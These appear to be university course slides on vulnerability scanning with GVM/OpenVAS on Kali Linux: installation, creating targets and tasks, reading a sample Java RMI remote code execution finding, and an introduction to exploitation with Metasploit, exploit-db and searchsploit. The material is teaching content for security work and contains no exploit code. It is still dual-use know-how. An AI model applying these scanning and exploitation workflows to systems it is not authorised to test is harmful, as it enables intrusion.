
Greenbone Security Assistant (GSA).

- Providing a web interface for GVM:
    - User login
    - Start/stop scanner
    - Scanner Configurations, etc.
- It's a daemon (named gsad) listening at port 9392
    - Contains a built-in light-weight web server (microhttpd)
    - Accessible by HTTPS at: https://localhost:9392
    - It also listens on port 80 with HTTP. If you visit http://localhost:80/, you'll be redirected to https://localhost:9392/

GVM - Manager.

- Main functions:
    - Schedules the scanner
    - Maintains a database which stores all configuration data and scan results
    - Generates scan results in different formats: pdf, txt, xml, html, latex, csv, etc.
    - Manages user accounts
- A daemon (called gvmd) listening on a system port (not a TCP port by default), and receiving commands from Greenbone Security Assistant

GVM - OpenVAS Scanner.

- Controlled by GVM Manager
- Main functions:
    - Scan multiple targets concurrently 0 Executes the NVTs from the public GVM NVT Feed
    - Return the results to GVM Manager

GVM - Installation Steps.

- You should first get information on the newest versions of packages and their dependencies for your Kali:
  ```
  ┌──(kali㉿kali)-[~]
  └─$ sudo apt update
  ```
  - "apt" is a package management tool for Debian-derived Linux distros.
  - "apt update" only gets information, and will not install the updates for you.
  - You may have heard of "apt-get" instead before, but it is an older tool. For the difference between "apt" and "apt-get", see: https://itsfoss.com/apt-vs-apt-get-difference/

GVM - Installation Steps.

- Install GVM:

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install gvm
```

- NB: The trailing star means all packages starting with 'gvm'.

- Setup GVM:

```
┌──(kali㉿kali)-[~]
└─$ sudo gvm-setup
```

- This step will take a long time due to the download of latest CVE info and Network Vulnerability Tests (NVT) scripts.

GVM - Installation Steps.

- Set up the username and password for accessing GVM
    - $ sudo runuser -u _gvm --gvmd --user=admin --new-password=letmein
    - NB: The 'gvmd' command needs to be run under the user '_gvm', which explains why 'runuser -u _gvm --'.
- The username (admin) and password (letmein) above will be used in the Greenbone Security Assistant web interface.
    - The password is of your choice.

GVM - Launch.

- To launch GVM, you need to run:

```
┌──(kali㉿kali)-[~]
└─$ sudo gvm-start
```

- NB: This may take 1-2 minutes. Please be patient.
- At the end of this script, it will try to automatically launch Firefox to access GVM at https://localhost:9392
  - This may not always succeed. If so, you have to open Firefox and visit this link yourself.
- At Firefox, accept the untrusted certificate and choose to proceed to this link.

GVM - Launch.

- Enter the username and password set up in the previous slide:

GVM - Launch.

- Checking if GVM is launched successfully:
- -   That is, the Greenbone Security Assistant daemon (gsad) should be listening on port 9392 with HTTPS protocol.
- NB: it also listens on port 80 with HTTP protocol. If you visit http://localhost:80/, you'll be redirected to https://localhost:9392/

```
┌──(kali㉿kali)-[~]
└─$ sudo ss -lntp
State   Recv-Q  Send-Q  Local Address:Port      Peer Address:Port  Process
LISTEN  0       244     127.0.0.1:5432          0.0.0.0:*          users:(("postgres",pid=5907,
LISTEN  0       4096    127.0.0.1:9392          0.0.0.0:*          users:(("gsad",pid=25645,fd=
LISTEN  0       4096    127.0.0.1:80            0.0.0.0:*          users:(("gsad",pid=25646,fd=
LISTEN  0       244         [::1]:5432             [::]:*          users:(("postgres",pid=5907,
```

GVM - Launch.

- Checking if GVM is launched successfully:
- -   That is, the Greenbone Security Assistant daemon (gsad) should be listening on port 9392 with HTTPS protocol.
- NB: it also listens on port 80 with HTTP protocol. If you visit http://localhost:80/, you'll be redirected to https://localhost:9392/

```
┌──(kali㉿kali)-[~]
└─$ sudo ss -lntp
State   Recv-Q  Send-Q  Local Address:Port      Peer Address:Port  Process
LISTEN  0       244        127.0.0.1:5432         0.0.0.0:*         users:(("postgres",pid=5907,
LISTEN  0       4096       127.0.0.1:9392         0.0.0.0:*         users:(("gsad",pid=25645,fd=
LISTEN  0       4096       127.0.0.1:80           0.0.0.0:*         users:(("gsad",pid=25646,fd=
LISTEN  0       244            [::1]:5432            [::]:*         users:(("postgres",pid=5907,
```

GVM - Stop.

- If you want to shutdown GVM, you should do:

```
┌──(kali㉿kali)-[~]
└─$ sudo gvm-stop
```

GVM - Usage.

- Create a target

- Create a task

- Start the task

- Create a GSA user

- Other menu items

To perform a vuln scan on a target, these three steps are typically needed.

GVM - Create A Target.

- Go to the "Configuration" menu and click "Targets"
- Click the "*" icon on the top to create a new target.
- Follow the screenshot in the next slide to do the following:
    - Enter a name for this target
    - Enter the IP address of the host (typically, a target consists of one host)
    - Select the Port List to scan: use the default
    - Select the Alive Test (i.e.,Host Discovery) method: use the default

New Target

Name
Meta

Comment

Hosts
- (•) Manual 172.16.1.10
- ( ) From file [Choose File] No file chosen

Exclude Hosts
- (•) Manual
- ( ) From file [Choose File] No file chosen

Allow simultaneous scanning via multiple IPs
(•) Yes ( ) No

Port List
All IANA assigned TCP ▼

Alive Test
Scan Config Default ▼

Credentials for authenticated checks

SSH
-- ▼ on port 22

SMB
-- ▼

Cancel

Save

GVM - Notes For Creating A Target.

- Similar to nmap, GVM also has default behaviour for:
    - Which ports to scan
    - How to discover alive hosts
- You can simply choose the default behaviour in the previous screenshot if you don't have any particular requirements.
- You can Click 'Configuration' -> 'Port Lists' to see the details of each port list option.

GVM - Create A Task.

- Follow the screenshot in the next two slides to do the following:
    - Enter a Name for this task
    - Select the Scan Target
    - Select the Scan Config: typically use 'Full and Fast'.

Click 'Configuration' -> 'Scan Configs' to see what types of scans are included in each Scan Config.

GVM - Creating A Task Screenshot 1.

New Task

Name	Meta
Comment	
Scan Targets	Meta ▼
Alerts	▼
Schedule	-- ▼ ☑ Once
Add results to Assets	⦿ Yes ○ No
Apply Overrides	⦿ Yes ○ No
Min QoD	70 %
Alterable Task	○ Yes ⦿ No
Auto Delete Reports	⦿ Do not automatically delete reports ○ Automatically delete oldest reports but always keep newest 5 reports
Scanner	OpenVAS Default ▼
Scan Config	Full and fast ▼

Cancel   Save

Note the Quality of Detection (QoD) here. You can use the default setting of 70%

Scan results with <70% QoD will not be reported.

Creating A Task Screenshot 1.

Note the Quality of Detection (QoD) here. You can use the default setting of 70%.

Scan results with <70% QoD will not be reported.

GVM - Start The Task.

- To start the task, you should Click the "start" icon
- After the task is started, the web UI will automatically refresh about the progress of the scan, but the refresh rate may not be high.
- If you feel the refresh rate is too low, you can manually refresh the webpage yourself.

GVM - Other Menu Items: SecInfo.

- Within it, click "NVTs" to see info on all NVTs, etc.
- Within it, click "CVEs" to see info on all known CVEs, etc.
- Within it, click "CPEs" to see info on all known CPEs, etc.
- Therefore, GVM includes a lot of very useful information.

GVM - Other Menu Items: SecInfo.

Report: Thu, Oct 12, 2023 12:17 AM UTC Done

ID: 134eac98-9846-4e29-a2be-ce59c76d1ea7   Created: Thu, Oct 12, 2023 12:17 AM UTC   Modified

Information	Results (69 of 587)	Hosts (1 of 1)	Ports (20 of 23)	Applications (16 of 16)	Operating Systems (1 of 1)	CVEs (34 of 34)	Closed CVEs (0 of 0)	TLS Certificates (2 of 2)	Error Messages (0 of 0)	User Tags (0)

Task Name	Meta
Scan Time	Thu, Oct 12, 2023 12:17 AM UTC - Thu, Oct 12, 2023 12:45 AM UTC
Scan Duration	0:28 h
Scan Status	Done
Hosts scanned	1
Filter	apply_overrides=0 levels=hml min_qod=70
Timezone	Coordinated Universal Time (UTC)

GVM - Report.

- The report provides a very detailed account on the scan results.
- Available from the menu "Scans" -> "Reports"

| Done | 3 | Thu, Oct 12, 2023 12:17 AM UTC | 10.0 (High) | → |
| New | | | | |

Click the date field to see a report

GVM - Report – Download.

- Available in many formats such as pdf, xml, latex, txt, etc.
- The conversion to certain file type may take some time.

Compose Content for Scan Report   ✕

Results Filter   `apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity`

Include   ☑ Notes   ☑ Overrides   ☑ TLS Certificates

Report Format   PDF ▼

☐ Store as default

Cancel   OK

Click this dropdown list to
select download file type

GVM - PDF Report - Structure.

- The pdf report has four parts:
  - Summary
  - Table of Contents
  - Result Overview
  - Results per Host

GVM - PDF Report - Result Overview.

- The 'Result Overview' section is very important, giving a summary on the numbers of results in different severity levels.
- The severity levels are categorized according to CVSS:
    - High: 7.0 - 10.0
    - Medium: 4.0 - 6.9
    - Low: 0.1 - 3.9
    - Log: 0.0

GVM - PDF Report - A Result.

- A result in GVM report means a positive outcome from a NVT.
- A result has the following fields (see the screenshot in next slide):
    - Vulnerability or NVT name
    - Severity: the CVSS score
    - Solution Type: Vendor Fix, Mitigation, or Workaround
    - QoD (Quality of Detection): how confident it is positive, in percentage
    - Host: the IP address of the scanned host
    - Location: the port number

GVM - PDF Report - An Exemplar Result.

High (CVSS: 7.5)
NVT: Java RMI Server Insecure Default Configuration RCE Vulnerability

Summary

Multiple Java products that implement the RMI Server contain a vulnerability that could allow an unauthenticated, remote attacker to execute arbitrary code (remote code execution/RCE) on a targeted system with elevated privileges.

Vulnerability Detection Result

```
By doing an RMI request it was possible to trigger the vulnerability and make th
↪e remote host sending a request back to the scanner host (Details on the recei
↪ved packet follows).
Destination IP:    192.168.1.85 (receiving IP on scanner host side)
Destination port: 28495/tcp (receiving port on scanner host side)
Originating IP:    192.168.1.91 (originating IP from target host side)
```

Impact

An unauthenticated, remote attacker could exploit the vulnerability by transmitting crafted packets to the affected software. When the packets are processed, the attacker could execute arbitrary code on the system with elevated privileges.

High (CVSS: 7.5)
NVT: Java RMI Server Insecure Default Configuration RCE Vulnerability

Summary
Multiple Java products that implement the RMI Server contain a vulnerability that could allow an unauthenticated, remote attacker to execute arbitrary code (remote code execution/RCE) on a targeted system with elevated privileges.

Vulnerability Detection Result
```
By doing an RMI request it was possible to trigger the vulnerability and make th
↪e remote host sending a request back to the scanner host (Details on the recei
↪ved packet follows).
Destination IP:    192.168.1.85 (receiving IP on scanner host side)
Destination port: 28495/tcp (receiving port on scanner host side)
Originating IP:    192.168.1.91 (originating IP from target host side)
```

Impact
An unauthenticated, remote attacker could exploit the vulnerability by transmitting crafted packets to the affected software. When the packets are processed, the attacker could execute arbitrary code on the system with elevated privileges.

Solution:
Solution type: Workaround
Disable class-loading. Please contact the vendor of the affected system for additional guidance.

Vulnerability Insight
The vulnerability exists because of an incorrect default configuration of the Remote Method Invocation (RMI) Server in the affected software.

GVM - PDF Report – Results per Host.

- The 'Result per Host' section gives a detailed account of each result.
- The results are first classified according to hosts.
    - In our cases, we scan one host only, so we only see one subsection for the scanned host here.
- The results are then classified according to ports.
    - There can be more than one results under a port.

Exploitation Basics.

- It is after a vuln is discovered on a target
- It basically involves two steps:
    - Run a piece of code to gain the access to the target by exploiting the vuln.
        - This piece of code is typically called an exploit.
    - Run another piece of code to control the target, such as a shell.
        - This piece of code is typically called a payload or shellcode.

Exploitation Tools.

- Metasploit Framework (MSF)
    - Free Open Source Software.
    - The most popular one.
    - An important topic in this subject.
- Metasploit Pro
    - Commercial version, by Rapid7 Ltd.
- Core Impact
    - Another commercial software.
    - Effective but less popular than Metasploit.
- And more... or you can develop exploits by yourself.

An Important Exploit Database.

- The most popular open source database for known exploits is exploit-db.
    - Maintained by [Offensive Security](#).
    - Website: www.exploit-db.com.
- May not be accessible within our university network.
    - Git repository: https://gitlab.com/exploit-database/exploitdb. Accessible within our university network
- Source codes in various languages such as C, Python, Ruby, Java, etc.

An Important Exploit Database.

- If you want to conduct exploitation without using a tool such as MSF, you can download an exploit from exploit databases and manually apply it.
- For the convenience of accessing exploit-db, Kali has a local copy of it at /usr/share/exploitdb
- Kali also provides a tool to search this local copy of exploit-db called searchsploit.

searchsploit: Tool To Search exploit-db.

- Usage:
  - searchsploit [options] term1 [term2] ... [termN]
  - You need to give at least one term and can give as many terms as you want.
- Main Options:
  - -c: Perform a case-sensitive search (Default is case insensitive).
  - -h: Show this help screen.
  - -p: Show the full path to an exploit.
  - -t: Search just the exploit title (Default is title AND the exploit's path).
  - -u: Check and install exploitdb package updates.

Searchsploit: Example For Using.

- Example:

```
┌──(kali㊉kali)-[/usr/share/metasploit-framework/modules]
└─$ searchsploit vsftpd
------------------------------------------------------- -----------------
 Exploit Title                                          | Path
------------------------------------------------------- -----------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumpti | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service ( | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service ( | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                        | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)  | unix/remote/17491.rb
------------------------------------------------------- -----------------
Shellcodes: No Results
```

MSF – History.

- An open source software developed by HD Moore in 2003.
  - It generated great excitement at that time.
  - It implements the common techniques needed in exploitation and post exploitation, and allows plugins from third parties.
- Acquired by Rapid7 LLC in October, 2009.
- Since its acquisition, Rapid7 has developed a proprietary edition called Metasploit Pro, while the basic part, still called Metasploit Framework, remains open source.

MSF – Architecture.

- One can more easily understand the MSF Architecture by looking at its file system.
- It is under /usr/share/metasploit-framework
